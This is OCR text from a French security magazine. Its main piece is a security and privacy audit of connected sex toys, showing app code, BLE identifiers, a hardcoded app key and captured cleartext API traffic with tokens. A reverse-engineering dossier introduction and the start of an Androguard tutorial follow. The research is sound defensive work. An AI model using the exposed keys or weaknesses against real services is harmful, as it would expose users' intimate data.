
Frida est un outil particulièrement puissant et utile. Utilisez-le ! ■

Références

[FRIDA] Site officiel de Frida : http://www.frida.re/

[PIN] Site officiel de Pin : https://software.intel.com/en-us/articles/pin-a-dynamic-binary-instrumentation-tool

[DYNAMORIO] Site officiel de DynamoRIO : http://www.dynamorio.org/



SEXTOYS CONNECTÉS : LA DÉBANDADE ?

Rayna Stamboliyska – rayna@rs-strategy.net
Consultante gestion des risques et investigation numérique

mots-clés : SEXTOYS CONNECTÉS / IoT / VIE PRIVÉE

Si le sujet peut prêter à sourire, son impact n'en est pas moins significatif : les sextoys relèvent des objets en lien avec la santé, qui abondent sur le marché et ont encore des progrès à faire pour satisfaire aux exigences élémentaires de sécurité.

La sécurité des objets connectés est un sujet semblable au Père Noël : tout le monde espère un jour le croiser mais, en attendant, on fait son bonhomme de chemin sans trop y penser. Le problème de cette approche est que ces objets foisonnent, leurs protocoles et matériels sont de plus en plus exotiques, les exigences en matière de sécurité de moins en moins visibles et l'impact de ces insuffisances, aussi bien sur la famille Michu que sur nous-mêmes, de plus en plus fort. Enfin, il est encore moins habituel d'inclure dans les rares modèles de menaces les incertitudes liées à l'univers de la donnée. Cette dernière est rarement perçue comme un sujet technico-entrepreneurial à part entière. Une telle négligence contribue à augmenter les vulnérabilités des objets connectés.

Dans cet article, nous nous intéressons à un type d'objets connectés en particulier – les sextoys – et en présentons un rapide tour d'horizon en examinant deux objets : une sorte de reality check à mi-chemin entre l'examen technique et la clarification des enjeux autour de la vie privée.

1 In IoT, S stands for Security

De très nombreuses vulnérabilités des objets connectés sont déjà connues **[1]**. La fragilité généralisée de ces objets peut résulter de nombreux facteurs :

- micrologiciel ou API (du fabricant et de tiers) : cela peut aussi bien concerner des identifiants en dur ou par défaut que l'absence de mises à jour ou la possibilité de revenir à une version antérieure du micrologiciel ;
- interface (physique de l'objet, web, cloud, application mobile) et tout ce qui est lié à la connectivité elle-même. Ce dernier point est important car, comme avec tout objet connecté, l'élément interactif fait vendre. Cela impose l'ajout de services tiers et une connexion internet ;
- authentification et autorisation (AA) ;
- cycle de vie des données : collecte, stockage, transport, partage, suppression, réglementations.

Il convient de qualifier ces risques techniques potentiels, donc en termes de détectabilité, exploitabilité et impact de l'exploit sur tout l'écosystème.

Prenons les sextoys connectés. Ce sont de bons exemples non seulement parce que les blagues graveleuses s'écrivent d'elles-mêmes, mais aussi parce que ces objets permettent de suivre un fil rouge « gouvernance de la sécurité ». Cet exemple est aussi parlant en ce qu'il traduit un usage croissant et de plus en plus intime des objets connectés, allant de pair avec un manque presque usuel de garde-fous élémentaires. Ces manques vont de failles aussi banales que l'énumération de comptes, y compris via la fonction de recherche, jusqu'à la possibilité d'abuser des permissions en écriture autorisant des tiers à exécuter du code via l'application **[2]**. Seuls deux fabricants semblent avoir des programmes dédiés à la remontée de vulnérabilités.

Abordons ces tensions séquentiellement. Nous nous intéresserons à certains aspects techniques des sextoys disponibles sur le marché, liés à la connectivité et à diverses caractéristiques de leur fonctionnement. Nous parlerons ensuite des données : leur collecte, transfert, conservation et (ré)utilisation.

2 Avec assez de lubrifiant, tout rentre

À ce jour, nous avons compté 56 sextoys ayant au moins un type de connectivité, généralement du Bluetooth. De plus en plus souvent, ils peuvent également se connecter en WiFi/3G/4G.

La connectivité Bluetooth, à faible distance, a ses propres vulnérabilités **[3]**. Afin de permettre à votre partenaire en déplacement de vous envoyer des sensations, ou pour synchroniser votre jouet avec les

va-et-vient de votre star du porno préférée, vous pouvez également profiter d'une connexion à Internet. Cette dernière n'est pas nécessairement gérée directement par le sextoy : elle peut passer par l'application mobile associée. Le plus souvent, l'application (mobile ou, plus rare, desktop) permet la connectivité Bluetooth entre le sextoy et le téléphone. Ainsi, même si la connectivité Bluetooth prévaut dans le cadre usuel, une connexion à Internet est toujours présente. Nous avons ainsi compté 46 applications Android et 31 applications iOS disponibles dans les magasins applicatifs respectifs.

Intéressons-nous d'abord à un sextoy connecté pour homme (voir Fig. 1) commercialisé en mars 2017 **[4]** par un fabricant néerlandais (la règlementation sur les données est donc celle de l'UE). Il se pilote à l'aide de boutons et a un voyant indiquant l'état de la connexion Bluetooth. L'application mobile qui l'accompagne permet aussi de le piloter et, en plus, de synchroniser les mouvements d'une vidéo avec ceux du jouet. Les mises à jour logicielles sont indiquées comme « régulières et gratuites ». Enfin, le bidule est livré avec un an de garantie. Tout ceci est beau et bon (même si je n'envie absolument pas le service après-vente).




Fig. 1 : Le sextoy connecté pour homme dans la vraie vie.

Comme toute personne normalement constituée, on se pose les mêmes questions : que fait ce sextoy ? Comment ? Et comment puis-je en prendre le contrôle ?

Ce sextoy vient avec une « protection par mot de passe ». On espère que ce n'est pas géré au petit bonheur la chance : avec d'autres objets, les mots de passe n'acceptent pas de caractères spéciaux, ils sont parfois réutilisés pour l'interface web et l'application mobile... Démystifier la situation avec ce sextoy connecté relève de la magie : malgré des tests détaillés des éléments de l'écosystème de l'objet, aucun mot de passe n'a jamais été demandé **[5]**. Il n'y a pas non plus de demande de mot de passe lors de l'appairage BLE sécurisé. Toutefois, un code est bien présent de façon liminaire dans la FAQ du fabricant (« 1234 », surprise sur prise ; d'autres fabricants sont plus imaginatifs et mettent « 0000 » **[6]**...).

Ce sextoy est compatible avec **FeelMe.com**, un site web qui se veut la référence pour tout ce qui est contenus et applications de contrôle tierces dédiées aux sextoys connectés. Le sextoy est aussi compatible avec le contrôle via webcam (gros succès chez les camgirls) et peut être synchronisé avec une vidéo, comme évoqué plus tôt. Ces services passent par FeelMe. Le fabricant du sextoy fournit une application mobile, FeelConnect, laquelle assure la connexion entre l'objet et FeelMe. Ainsi, si vous voulez vous synchroniser avec une vidéo, vous regardez celle-ci et l'objet fait le (blow)job.

2.1 Let's be weird together

Pour l'utilisateur, la mise en marche se fait en quelques clics. L'appareil doit être enregistré sur le site du fabricant. Ensuite, on l'associe avec l'application mobile : celle-ci liste les objets connectés en Bluetooth ; on ajoute le sien via le bouton spécifié. Une fois l'association faite, il faut créer un compte sur le site de FeelMe et indiquer l'objet. L'ajout de site web se fait via l'application. Un QR code est affiché pour finaliser l'ajout.

Regardons un peu sous le capot. L'application mobile pour Android est écrite en JavaScript (basé sur Cordova). Une fois la connexion Bluetooth initialisée, l'application a notamment accès à l'identifiant de l'objet, la position des parties mobiles et leur vitesse de mouvement :

```
function onDeviceData(deviceId, percentValue, speed) {
    var devices = MyDevicesStore.getDevices();
    for (var i = 0; i < devices.length; i++) {
        var device = devices[i];
        if (!device || device.id === deviceId) {
            // Don't send to the same device
            continue;
        }
        BluetoothActions.sendToDevice(device.id, percentValue, speed);
    }
}
function start() {
    // Subscribe to device data events
    BluetoothDevicesStore.addDeviceDataListener(null, onDeviceData);
    Dispatcher.dispatch({ eventName: Constants.LOCAL_CONNECTION_ON });
    GoogleAnalyticsActions.bluetoothLocalMode();
}
function stop() {
    BluetoothDevicesStore.removeDeviceDataListener(null, onDeviceData);
    Dispatcher.dispatch({ eventName: Constants.LOCAL_CONNECTION_OFF });
}
module.exports = {
    start: start,
    stop: stop,
};
```

Côté Bluetooth, on découvre les quelques éléments suivants :

```
module.exports = {
    service: '88F80580-0000-01E6-AACE-0002A5D5C51B', // UUID principal
    command: '88F80583-0000-01E6-AACE-0002A5D5C51B',  // Spécification
du mode de mouvement
    data: '88F80581-0000-01E6-AACE-0002A5D5C51B',  // Écriture des
données
    touch_channel: '88F80582-0000-01E6-AACE-0002A5D5C51B',
// Notifications type status
};
```

Les logs Bluetooth montrent qu'une fois connecté, et jusqu'à la déconnexion, la transmission est un flux continu et assez verbeux de positions des parties mobiles pour le mouvement à venir et de la vitesse de mouvement. On trouve aussi de nombreuses informations liées aux boutons (six en tout plus le voyant Bluetooth).

Quid de l'interaction entre l'application mobile et un service web ? L'authentification se fait ici via la génération d'un jeton : le site web à ajouter fournit un requestToken, lequel est renvoyé à l'API. L'API lui retourne un accessToken qui sert ensuite pour authentifier les autres requêtes. Il ne semble pas y avoir de « date de péremption » ou de condition de révocation/renouvellement des jetons :

```
function handleAuthorize(urlComponents) {
    var requestToken = urlComponents.query.token;
    // go to Websites page
    history.push('/websites');
    var devices = MyDevicesStore.getDevices();
    var message = devices.length
        ? T('Connect to this website?')
        : T('Connect to this website and devices?');
    if (!confirm(message)) {
        hideTheApp();
        return;
    }
    addWebsite(requestToken);
}
```

Ce fonctionnement permet de s'abonner à un flux fournissant des événements de vitesse et de position. Il est possible de générer des couples de jetons pour différents sites web. Un examen plus soigné montre que diverses ressources web sont mobilisées, e.g. :

- http://hidashhi.com/ : gestion des flux vidéo (FeelMe propose des services à l'attention de camgirls et autres professionnels de la performance sexe M2M, pour ainsi dire) ;
- https://www.pubnub.com/ : événements de changement de vitesse (pour reprendre l'exemple, la vitesse à laquelle les acteurs de votre vidéo préférée font des choses) ; c'est PubNub qui gère ce flux et non pas FeelMe.
- Google Analytics : métriques d'audience ; on retrouve les identifiants de compte (les UA-XXXXXXX-Y) dans le code source ; la captation démarre immédiatement après la connexion Bluetooth.

Cette gestion des autorisations permet à divers services fournis via FeelMe d'interagir directement avec l'application mobile ; chaque site web concerné a son jeton. Si l'on souhaite se connecter à FeelMe sur son téléphone et sur l'ordinateur, l'application mobile assure que les événements de connexion sont répercutés sur tous les terminaux qui le demandent. Si l'autorisation d'un site se fait sans que l'objet soit préalablement connecté, l'application demande d'en sélectionner un.

La seule faiblesse potentielle niveau AA est qu'un jeton est réutilisable pour la durée de vie de l'objet/des services tiers. Il ne semble pas possible de remonter de l'accessToken à l'utilisateur, sauf, bien sûr, à avoir compromis le serveur (ce qui est le meilleur moyen d'obtenir toutes les informations de tous les utilisateurs, nettement plus optimal que de chercher à compromettre chaque application mobile individuellement, mais cela présente quelques difficultés supplémentaires).

Pour conclure sur cet objet, notre analyse tend à donner une bonne note aux aspects techniques de l'application (on s'intéresse aux aspects vie privée plus loin). Il aurait été intéressant de voir s'il est facile d'énumérer les utilisateurs. Pour ce faire, il est nécessaire d'accéder à l'URL du QR code scanné lors de l'ajout de site web. Plus spécifiquement, il faudrait suivre la manière dont le requestToken est généré.

2.2 Dump ton corps

Les sextoys connectés, via leurs applications mobiles et connexions à des services tiers (voir Fig. 2), recueillent des données à caractère personnel. Rien d'étonnant à cela, mais il ne faut pas pour autant négliger de préciser la nature des données recueillies ainsi que leur gestion. Dans ce cas, l'application mobile demande, quant à elle, un tas de permissions telles qu'un accès en lecture et écriture à divers répertoires du téléphone ainsi qu'à son espace de stockage interne, localisation, gestion de la caméra et du micro, enregistrement, modification des paramètres audios du téléphone, accès en lecture au journal d'appel du téléphone, « accès complet au gestionnaire de réseaux » sans plus de détail, accès et gestion des connexions Bluetooth, etc. L'examen de




Fig. 2 : Interaction entre le sextoy connecté pour homme et les différents terminaux impliqués. Le sextoy est connecté au téléphone en Bluetooth ; le téléphone est connecté à FeelMe.com via l'application. L'enclenchement de la lecture vidéo est pris en charge par l'application assurant, entre autres, l'interaction avec un dispositif haptique (un système robotique de communication entre l'opérateur humain et l'environnement virtuel cible). Ces informations sont envoyées vers un serveur distant. Le serveur répond au téléphone, ce dernier transmettant au sextoy.

l'application montre qu'elle ne fait pas usage de toutes ces permissions. La motivation la plus probable semble d'obtenir tout ce dont le fabricant pourrait avoir besoin par la suite (développement de nouveaux services nécessitant ces permissions). L'application reprend le même framework du fabricant que les applications des autres sextoys connectés qu'il commercialise ; ainsi, jusqu'au 23 mars 2017, les certificats X.509 utilisés étaient vulnérables à certaines failles connues.

Dans le cas présent, plusieurs acteurs sont de la partie : le fabricant, le tiers gérant les commandes position/vitesse, celui en charge des chats vidéos, et Google Analytics. La durée maximale de conservation des données n'est jamais spécifiée. Les données recueillies sont stockées chez Amazon. Le transport de ces données se fait en HTTPS : aussi bien les sites web que l'application mobile utilisent des certificats X.509 de bonne qualité (notés A par SSLlabs). Des faiblesses persistent cependant du côté des sites web tiers : ainsi, les certificats de **pubnub.com** et **hidashhi.com** utilisent toujours du SSLv3 (vulnérables à POODLE) et **hidashhi.com** utilise WordPress v3.9.2 (la version la plus récente au moment de la vérification est la v4.7.3).

3 Au septième ciel, personne ne vous entend crier

Comme mentionné précédemment, l'industrie est relativement immature et les bons élèves ne se bousculent pas. Jusqu'à présent, le pire cas rencontré semble concerner un fabricant dont l'offre est plutôt florissante : 6 sextoys connectés pour femme, 2 pour homme et 2 objets à visée médicale. Dans un tour d'horizon fait en décembre 2016, nous nous sommes aperçus que leur certificat X.509 est vulnérable à OpenSSL Padding Oracle **[7]** (noté F par SSLlabs et auto-signé). Le fabricant a été averti, mais il n'y a eu aucune réaction (ni réponse, ni changement de certificat). Nous avons choisi de ne pas l'identifier de façon publique pour l'instant.

3.1 Talk nerdy to me

Ce fabricant fournit trois applications mobiles pour ses produits. Leur décompilation nous enseigne les raisons du silence quant au certificat : les trois applications utilisent le même framework, leurs fichiers **classes.dex** sont quasiment identiques. Pour rappel, les fichiers **.dex** (*Dalvik Executable*) contiennent la totalité du code exécutable de l'application Android ainsi que toutes ses ressources et certificats. La modification de ne serait-ce qu'un de ces fichiers **.dex** a un effet direct sur le **.apk**. Ainsi, d'après le fichier **classes.dex** d'une des applications :

```
public final class Config
{
// snip
  public static String CY_APP_KEY =
"f20e6f99c74d4cbfaae0f2868f320201";
  public static String CY_HTTP;
  public static final String DATE = "date";
  public static final String DEVICE_ADDRESS = "device_address";
  public static final String DEVICE_NAME = "device_name";
 public static final String EMAIL = "email";
  public static final String FIRST_PAIRING = "first_pairing";
  public static String HTTP = "http://api.masqué.tld";
  public static final String HTTP_IP = "http://74.xxx.xxx.xxx";
```

Autrement dit, pourquoi s'embêter à avoir un bon certificat quand on ne s'en sert pas ?

Puisqu'on parle #NSFW, ce fabricant fait remonter (en clair) des données à caractère personnel de ses clients vers une machine Windows avec un FTP (en clair) sur le port 21 ; le serveur web (IIS) est accessible (en clair) sur le port 80. Il y a de la cohérence...

```
GET /Services/GetAccessToken.aspx?appid=10001&appsecret=xxtoy HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0.1; ASUS_Z00UD Build/MMB29P)
Host: api.masqué.tld
(...)
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 May 2017 20:27:38 GMT
Content-Length: 87
{"AccessToken":"F6F66EB078A0958A59C9E2CF09FCABF9","StatusCode":200,"Message":
"success"}

POST /Services/User/SignUp.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
(...)
n=rayna.st%40xxxxxx.com&sc=FC7996F1A4974AA30F92B400C4187D35&t=2&access_token=
F6F66EB078A0958A59C9E2CF09FCABF9&p=74F5CFB03AA9ECB3B40DC7FFBFB8D2C5&e=rayna.
st%40xxxxxx.com&HTTP/1.1 200 OK
(...)
{"StatusCode":200,"Message":"success"}

POST /Services/User/SignIn.aspx HTTP/1.1
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
(...)
Set-Cookie: ASP.NET_SessionId=vty2hhhoev1qigdipwq2dmcw; path=/; HttpOnly
Set-Cookie: impron_userinfo=uid=5ed1a49c-38d4-43fa-b01d-4d34a936b327&token=;
expires=Thu, 10-May-2018 20:27:38 GMT; path=/
(...)
{"UserID":"5ed1a49c-38d4-43fa-b01d-4d34a936b327","UserName":"rayna.st@xxxxxx.
com","RoleName":"","UserPoint":0.00,"Email":"rayna.st@xxxxxx.com","PhotoPath
":"","Address":"","EquipID":"","EquipConnectStatus":1,"LastLogin":"2017-05-10
20:27:38","Token":"","StatusCode":200,"Message":"success"}
```

Logs issus de la capture PCAP. Les « (...) » indiquent des détails superflus supprimés pour alléger la mise en évidence. Divers autres détails sont laissés pour apprécier les éléments transmis et les canaux de remontée de ces données. Ces logs correspondent à une interaction entre l'application mobile et le serveur distant, sans qu'appairage Bluetooth il y ait eu.

La création de compte se fait gentiment, l'adresse mail est envoyée en clair et le mot de passe est haché :

```
n=rayna.st%40xxxxxx.com&sc=FC7996F1A4974AA30F92B400C4187D35&t=2&acc
ess_token=F6F66EB078A0958A59C9E2CF09FCABF9&p=74F5CFB03AA9ECB3B40DC7
FFBFB8D2C5&e=rayna.st%40xxxxxx.com&
```

Le jeton est transmis via un cookie :

```
Set-Cookie: impron_userinfo=uid=5ed1a49c-38d4-43fa-b01d-
4d34a936b327&token=; expires=Thu, 10-May-2018 20:27:38 GMT; path=/
```

Les choses se corsent avec l'envoi d'autres données : plutôt que collecter les données d'utilisation avec Google Analytics, les applications utilisent le service chinois Umeng. Contrairement à d'autres applications du domaine, elles installent une bibliothèque d'adware, Android.Igexin, décrite en 2015 (« Low risk » d'après Symantec **[8]**). Entre autres, cette bibliothèque envoie toutes sortes d'informations (IMEI, IMSI, versions de l'OS, du noyau, autres applications installées sur le terminal, lesquelles sont en cours d'exécution, etc.). Elle peut également télécharger et exécuter du code tiers dans l'application hôte. Plus largement, les données client peuvent être partagées avec et/ou traitées par des tierces parties à la discrétion du fabricant.

Comme mentionné plus haut, il y a quand même un certificat X.509 : on peut accéder à un service déployé sur un serveur Apache (port 443, interface de login d'un serveur VirtualSVN...) et avec RDP **[9]** sur le port 3389. Résultat des courses : le fabricant en question vend des objets connectés à partir des États-Unis et se présente comme une société américaine mais, la collecte des données utilisateur se fait en Chine et leur transmission semble être en clair ; si cette observation n'est pas spécialement pertinente techniquement parlant, elle l'est en lien avec les obligations légales en matière de protection des données. Enfin, les services connexes sont déployés sur des machines où se confondent le test/développement et la production...

4 The Internet of Ransomware Things

Entre décembre 2016 et avril 2017, nous avons testé 6 fabricants (21 modalités de transport de données), dont les deux évoqués précédemment. Alors que le certificat du site web d'un fabricant est généralement de bonne qualité, les exigences sont clairement à la baisse quant aux applications mobiles et leurs communications avec le serveur où sont envoyées les données utilisateur. Plus largement, sur la période indiquée, la moitié des constructeurs ne chiffrait pas cette communication. Si de plus en plus de constructeurs découvrent enfin l'existence de SSL/TLS, d'autres problèmes persistent : même lorsque SSLlabs donne une bonne note, le certificate pinning est quasi systématiquement absent (HPKP (RFC 7469) - No). La situation est similaire avec le HSTS : l'utilisation privilégiée de transport sécurisé n'est quasiment jamais imposée.

La collecte de données d'utilisation d'une application mobile est un standard de l'industrie. Mais, comme le montre le récent précédent juridique impliquant We-Vibe, des données très détaillées et sensibles peuvent être recueillies **[11]** : les changements d'intensité de vibrations, leurs fréquences, l'heure précise et la durée d'utilisation, la température du moteur du sextoy. Cette dernière peut paraître peu sensible ; c'est moins rassurant lorsque l'on se rend compte qu'elle est affectée par la température de l'utilisateur (il y a un contact direct avec l'intérieur du corps humain, qui a sa propre température). La transmission se faisant en temps réel, il est donc possible de déterminer à tout moment si un sextoy est utilisé ou pas et de connaître avec précision les préférences de l'utilisateur.

Ce qui se joue à travers la vente d'un objet connecté d'usage plutôt intime nécessite bien plus qu'un simple rappel à l'ordre : ergoter sur le respect de la loi et des exigences de sécurité par le fabricant est une manière pédante de penser le contrôle de l'objet, la maîtrise des détails sur les usages qui en sont faits et leurs répercussions. La tension permanente entre le producteur des données en question (l'utilisateur du sextoy) et leurs gestionnaires est particulièrement exacerbée ici. On retombe sur le point crucial de tout projet impliquant la collecte de données, notamment celles à caractère personnel : leur gouvernance. Assurer l'intégrité des données est un processus permanent qui doit viser à garantir leur intégrité, authenticité et sécurité à la fois. Respecter ces exigences revient à continuellement évaluer les risques associés aux divers aspects de la gestion de données : il n'existe pas de « data neutre », et toute donnée peut être désanonymisée.

Conclusion

Les sextoys commencent à rejoindre la grande famille des objets connectés. Les exigences élémentaires de sécurité des écosystèmes propres à ces objets sont encore loin d'être satisfaites. Si cette constatation n'est pas un scoop, sa nature presque banale ne devrait pas nous faire perdre de vue l'impact des nouveaux défis sur notre propre profession. Plus important encore, pour les sextoys, les risques pour la vie privée en cas de mauvaise gestion des données à caractère personnel sont nettement plus importants que ceux associés à une compromission des données issues d'ampoules connectées. La catastrophe sera totale s'il s'agit d'objets à visée médicale comme un pacemaker.

Il existe ainsi un « gradient d'intimité » le long duquel se place un objet connecté en fonction des données qu'il collecte et traite. La prise en considération de ces spécificités est d'autant plus primordiale que l'on peut difficilement continuer à parler de gestion centralisée de données : l'augmentation des producteurs et gestionnaires des données collectées crée une situation de « propriété diffuse ». Tout le monde est créateur de données (il n'y a plus de monopole de cette production), alors que la gouvernance du cycle de la donnée est loin d'être démocratisée. ■

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com

ikoula
HÉBERGEUR CLOUD

PRÉSENTE

CLOUD**IKOULA**ONE

Le succès est votre prochaine destination

MIAMI SINGAPOUR PARIS
AMSTERDAM FRANCFORT ___

*CLOUD**IKOULA**ONE* est une solution de Cloud public, privé et hybride qui vous permet de déployer **en 1 clic et en moins de 30 secondes** des machines virtuelles à travers le monde sur des infrastructures SSD haute performance.

www.ikoula.com sales@ikoula.com 01 84 01 02 50

ikoula
HÉBERGEUR CLOUD

NOM DE DOMAINE | HÉBERGEMENT WEB | SERVEUR VPS | SERVEUR DÉDIÉ | CLOUD PUBLIC | MESSAGERIE | STOCKAGE | CERTIFICATS SSL

DÉCOUVREZ LES TECHNIQUES DE REVERSE ENGINEERING !

Le reverse engineering est une des techniques incontournables dans la plupart des métiers de l'infosec.

Le pentester en a besoin pour trouver des failles ou des comptes codés en dur sur le système qu'il audite, vérifier le code qu'un exploit ou cheval de Troie récolté sur étagère exécute réellement ou encore les adapter à une cible un peu différente que celle pour laquelle ils ont été conçus.

Pour l'ingénieur forensic, l'analyse de binaires inconnus pour en comprendre le fonctionnement, qu'il s'agisse d'un programme inconnu ou un code hostile, fait partie du quotidien.

Même l'ingénieur système y a parfois recours pour comprendre ce qui bloque avec un binaire récalcitrant à coup de strace ou de gdp pour voir si le programme ne plante pas juste à cause d'un problème de droit sur un répertoire.

Domaine plutôt austère de prime abord, pour l'apprenti reverseur les premières satisfactions viennent un peu plus tard que lorsqu'il s'agit de bypasser une bannière d'authentification par SQL Injection. Pourtant la satisfaction est largement au rendez-vous lorsque les premiers résultats arrivent. Le reverse engineering, c'est un peu la métaphore du laboureur de La Fontaine :

« *Travaillez, prenez de la peine (…)*

Je ne sais pas l'endroit ; mais un peu de courage

Vous le fera trouver : vous en viendrez à bout.

Remuez votre champ dès qu'on aura fait l'août.

Creusez, fouillez, bêchez, ne laissez nulle place… »

Là où le métier est un peu en train de changer, c'est que les plateformes et les architectures tendent à se multiplier. L'analyse d'un code s'exécutant sur un poste de travail ou serveur n'est plus l'unique cas de figure d'abord suite à la multiplication des terminaux mobiles puis, plus récemment avec l'Internet des objets.

Si la maîtrise de l'analyse de binaires x86 avec son lot de techniques anti reverse des plus classiques aux plus tordues est toujours nécessaire, il conviendra de plus en plus souvent de s'écarter de ces environnements pour explorer du code d'autres architectures matérielles ou de binaires s'exécutant sur des machines virtuelles.

Nous allons donc ici faire un petit tour d'horizon de la pratique du reverse telle qu'elle a cours aujourd'hui avec un tour d'horizon des principales techniques de protection et leurs contre-mesures puis étudier par l'exemple le reverse d'un binaire sur architecture Android ou le firmware d'un commutateur avec processeur MIPS pour la découverte de vulnérabilités ou encore, dans le malware corner, le reverse d'un code malveillant Node.js. Enfin le dossier se conclura avec un article expliquant comment monter un laboratoire personnel pour analyser des codes malveillants puis une fiche pratique détaillant la légalité du reverse.

Bonne lecture !

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

RÉTRO-INGÉNIERIE D'APPLICATIONS ANDROID AVEC ANDROGUARD

Axelle Apvrille – aapvrille@fortinet.com
Chercheur Anti-Virus chez Fortinet

mots-clés : RÉTRO-INGÉNIERIE / MALWARE / ANDROGUARD / DÉCOMPILATION

C'est si facile d'installer une application Android sur nos téléphones portables, mais êtes-vous curieux ? Qu'y a-t-il dans cette application ? Que ce soit pour la maintenir, comprendre un fonctionnement spécifique, l'adapter à un autre usage ou vérifier qu'elle n'est pas malicieuse, la rétro-ingénierie est ce qu'il vous faut (lorsque vous ne disposez pas du code source !). Dans cet article, nous allons voir, pas à pas, comment inspecter une application Android. Nous utiliserons un outil un peu moins connu que d'autres, mais pourtant très efficace : Androguard. C'est avec Androguard que nous désosserons une application infectée de Pokémon GO...

Vous avez une application entre les mains (ou plutôt sur le téléphone), mais que fait-elle ? Si c'est la première fois que vous vous lancez dans une telle entreprise, lisez le paragraphe suivant. Sinon, vous pouvez directement aller au chapitre dédié à Androguard.

1 Débuter dans la rétro-ingénierie

Au début, on se demande généralement par quel bout commencer... Dans ce chapitre, je vais guider vos premiers pas en listant les différentes étapes et principes de la rétro-ingénierie d'applications Android. Comme il existe déjà de nombreux tutoriels très bien faits pour débuter **[1,2]**, je vous renverrai sans vergogne vers eux.

Tout d'abord, ne négligez pas la récupération d'informations annexes : lieu où vous avez téléchargé l'application, nom de l'application, commentaires des internautes, etc. Ensuite, il vous faut récupérer l'application en elle-même, c'est-à-dire un fichier d'extension .apk (*Android Package*), sur votre ordinateur pour l'analyser.

Plusieurs solutions s'offrent à vous :

- Récupération de l'application sur un marché (*marketplace*) qui fournit directement le fichier, par exemple https://apk-dl.com/.
- Utilisation d'un outil qui télécharge l'application depuis le Play Store, par exemple **[4]**. Attention, ces outils étant officieux, ils ont la fâcheuse tendance de ne plus marcher tout à fait correctement lorsque Google modifie l'API pour accéder au Play Store.
- Transfert de l'application depuis votre téléphone. Pour cela, vous aurez besoin de l'application « adb » (*Android Debug Bridge*). Je vous renvoie à **[2]** et **[3]** pour les détails. Dans le cas où vous suspectez que l'application est malicieuse, attention à ne pas l'exécuter sur le téléphone !

Vous voilà en possession du fichier .apk. En fait, ce n'est rien de plus qu'un fichier zippé. Cela veut dire que vous pouvez dézipper toute application pour inspecter son contenu : la commande `unzip monapp.apk` doit normalement fonctionner.

À l'intérieur, vous allez trouver :

- Le manifeste Android, fichier qui s'appelle toujours `AndroidManifest.xml`. Ce fichier est un fichier XML binaire de prime abord, mais il existe des outils pour le convertir en fichier XML « normal » comme AXMLPrinter (https://github.com/rednaga/axmlprinter). Ce manifeste explique l'agencement de l'application : le point d'entrée, le nom de services qui tournent en arrière-plan, les permissions nécessaires.
- L'exécutable Dalvik, toujours nommé `classes.dex`. Ce fichier comporte le code assemblé de l'application. Nous verrons un peu plus loin comment désassembler.

- Un répertoire de ressources, **res**, qui contient les diverses images nécessaires à l'application, mais aussi la description des diverses pages à afficher (composants graphiques et positionnement de ces composants les uns par rapport aux autres) et les chaînes de caractères (éventuellement dans plusieurs langues).
- Un répertoire **META-INF** qui comporte la signature du paquet. Attention, tous les paquets Android sont auto-signés (signés par eux-mêmes). La signature ne sert donc pas à garantir l'identité de son développeur (puisqu'on peut se faire passer pour n'importe qui), mais à repérer les mises à jour de l'application : le fait qu'une nouvelle application soit signée avec la même clé (privée) garantit que le développeur est le même (quel qu'il soit).
- On trouve également parfois un répertoire **assets** (fichiers ou données nécessaires au fonctionnement de l'application), et/ou un répertoire **lib** pour les librairies natives à inclure.

Les choses les plus intéressantes commencent généralement en désassemblant l'exécutable Dalvik. Il y a plusieurs options :

1. Travailler sur code Smali. On désassemble l'exécutable Dalvik à l'aide d'apktool (https://ibotpeaches.github.io/Apktool/install/) ou baksmali (https://github.com/JesusFreke/smali) pour obtenir du byte-code smali (voir l'exemple ci-dessous). C'est assez lisible, mais assez verbeux, car très précis (ce qui est un avantage, et un inconvénient).
